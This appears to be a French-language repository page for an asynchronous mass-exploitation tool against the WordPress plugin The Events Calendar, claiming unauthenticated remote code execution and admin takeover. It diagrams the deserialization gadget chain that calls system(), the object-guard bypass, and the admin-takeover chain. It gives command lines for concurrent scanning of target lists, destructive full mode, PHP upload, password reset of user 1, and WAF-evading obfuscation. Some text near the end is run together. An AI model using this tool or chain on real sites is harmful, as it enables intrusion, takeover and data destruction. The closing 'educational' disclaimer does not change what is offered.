antid00t/cve-2026-78006-cve-2026-78159

Outil d'exploitation massive asynchrone pour le plugin WordPress The Events Calendar (CVE-2026-78006, CVE-2026-78159), permettant une RCE non authentifiée, un upload PHP et une prise de contrôle administrateur.

         █████╗  ███╗   ██╗ ████████╗ ██╗ ██████╗   ██████╗   ██████╗  ████████╗
        ██╔══██╗ ████╗  ██║ ╚══██╔══╝ ██║ ██╔══██╗ ██╔═████╗ ██╔═████╗ ╚══██╔══╝
     ███████║ ██╔██╗ ██║    ██║    ██║ ██║  ██║ ██║██╔██║ ██║██╔██║    ██║
     ██╔══██║ ██║╚██╗██║    ██║    ██║ ██║  ██║ ████╔╝██║ ████╔╝██║    ██║
     ██║  ██║ ██║ ╚████║    ██║    ██║ ██████╔╝ ╚██████╔╝ ╚██████╔╝    ██║
     ╚═╝  ╚═╝ ╚═╝  ╚═══╝    ╚═╝    ╚═╝ ╚═════╝   ╚═════╝   ╚═════╝     ╚═╝
» E X P L O I T S «

🔥 Entièrement asynchrone · Chaîne de contournement WAF · Découverte automatique · Zéro authentification
| Plugin WordPress | The Events Calendar (StellarWP) — 600 000+ installations actives |
| Version affectée | <= 6.17.4 |
| Version corrigée | 6.17.4.1 |
| Authentification | ❌ Aucune requise — zéro interaction, pré-modération |
| CVSS | 9.8 CRITICAL |
unauth comment ──► moderation-hash preview ──► do_blocks()
                                                    │
                    enable_rendering_widget_copied() ──► re-forges wp_hash with SECRET salt
                                                    │
                     unserialize() ◄── legacy-widget block
                          │
          Lazy_Post_Collection::__unserialize()
                          │
                array_map('system', $cmds)  ──►  🔥 OS command execution
Contourne
is_safe_widget_instance()avec le wrapper à queue malforméea:2:{i:0;<gadget>i:1;X}— les méthodes magiques se déclenchent avant que l'erreur d'analyse n'interrompe l'exécution.
plain-array instance (no objects — passes every object guard)
                          │
        featured_events_only => true   ◄── deterministic query starvation
                          │
          messages.php ──► tec_classes($classes)
                          │
     Element_Classes::parse_array() ──► is_callable($value)
                          │
              $value($this->results)  ──►  wp_update_user() ──►  👑 admin takeover
# install dependencies
pip3 install -r requirements.txt

# scan a single target (non-destructive proofs)
python3 tec.py --url http://localhost --cmd id

# scan multiple labs concurrently
python3 tec.py --list labs.txt --threads 50 --output results.txt

# FULL MODE: command execution + PHP file upload + admin takeover
python3 tec.py --list labs.txt --full --threads 50 --insecure --cmd id --output results.txt
labs.txt — une URL de base par ligne :
http://localhost
http://192.168.56.101/lab-wp
http://user:[email protected]:8080    # optional inline basic-auth
| Option | Description |
|---|---|
| --- | --- |
--url / --list | cible unique / fichier de cibles |
--threads N | cibles simultanées — sémaphore asynchrone (par défaut 30) |
--cve both|1|2 | quelle chaîne exécuter (par défaut both) |
--cmd CMD | commande OS pour CVE-2026-78006 (par défaut id) |
--upload-php | écrire un fichier PHP test lab à la racine de WP + vérifier via HTTP |
--login-proof | réinitialiser le mot de passe de l'utilisateur ID 1 à 1 + vérifier la connexion (destructif) |
--full | toutes les primitives destructives depuis UN seul commentaire (destructif) |
--obfuscate-blocks | JSON de bloc échappé en \u — livraison furtive face au WAF |
--insecure | ignorer la vérification TLS (labs HTTPS auto-signés) |
--auth USER:PASS | authentification basique pour toutes les cibles |
--id-range LO-HI | IDs de publications à sonder pour la découverte d'événements (par défaut 1-40) |
--output FILE | fichier de résultats — cibles réussies écrites en direct |
\u,
corps multipart, charges utiles minimales ; diagnostic automatique de Wordfence / ModSecurity / Cloudflaresystem → passthru → shell_exec → execcount inoffensif ; destruction uniquement à la demande<= 6.17.4, commentaires activés et visibles sur les publications d'événements,
au moins un événement publiépip3 install -r requirements.txtNouveaux exploits, PoCs et publications de recherche en sécurité.
Cet outil est fourni à des fins éducatives et de recherche uniquement. Il démontre des vulnérabilités documentées publiquement (CVE-2026-78006, CVE-2026-78159) afin que les chercheurs et administrateurs puissent vérifier leurs propres environnements de laboratoire.
En utilisant cet outil, vous assumez l'entière responsabilité de vos actions.
Découvrez les outils les plus utilisés par notre communauté.
Pas encore de données de popularité.